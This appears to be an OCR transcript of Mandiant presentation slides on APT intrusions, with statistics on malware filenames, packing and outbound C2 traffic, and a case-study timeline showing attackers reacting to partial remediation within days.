
Obtain credentials

Install utilities

Data exfiltration

Maintain persistence

MANDIANT




20

Data Exfiltration

1. Step One: C2 Communication
2. Step Two: Attack
3. Step Three: Data Staging
4. Step Four: Data Exfiltration

MANDIANT



21

APT Malware Statistics

APT Malware Analysis:

- Average File Size: `121.85 KB`
- Only 10% of APT backdoors were packed
- Packing is not as common in standard APT malware
- Packing is used by more advanced APT groups


Most Common APT Filenames:

- `svchost.exe` (most common)
- `iexplore.exe`
- `iprinp.dll`
- `winzf32.dll`

APT Malware Avoids Detection Through:

- Outbound HTTP connections
- Process injection
- Service persistence

MANDIANT



22

Malware Trends

OVERALL APT MA


Detected 24%

APT MALWARE COMMUNICATION

100% of APT backdoors made only outbound connections

PORT 80 AND 443 COMMUNICATION


MANDIANT



23

Takeaway


The APT adapts quickly and continuously to a changing environment.



24

Case Study - Partial remediation efforts

- Victim pulled some servers off the network
- Attacker realized the systems were no longer online




25

Attacker's response to remediation

- Updated the domain names used by the backdoor on the "remediated" system
- Changed the C2 infrastructure
- Immediately began exfiltrating data from a second sensitive data source at the victim

MANDIANT




26

Takeaway

The attacker reacted less than 24 hours after the victim started responding.


MANDIANT



27


Timeline of response

DAY 1&2	**Attacker bad domains resolve to IP**
DAY 32	**Client removes systems**
DAY 34	**Attacker discovers systems taken offline** » Updates DNS information » Uses existing backdoors to install – New network protocol – New host signature
DAY 36&37	**Client removes sensitive data from known compromised systems**
DAY 38	**Attacker exfiltrates empty directory listing** » Attacker pushes 1 new malware » New Protocol/Domain/IP
DAY 39	**Attacker pushes old malware to new systems**
DAY 41	**Attacker updates DNS information** » Compromised systems with empty directory listing » Pushes same malware Day 34 to new systems




28

Day 1




29

Day 32: Victim takes servers offline




30

Day 34: Attacker responds




31

Day 34: Attacker escalates



32

Day 37: Victim takes more offline



33

Day 38: Attacker escalates

abc.com

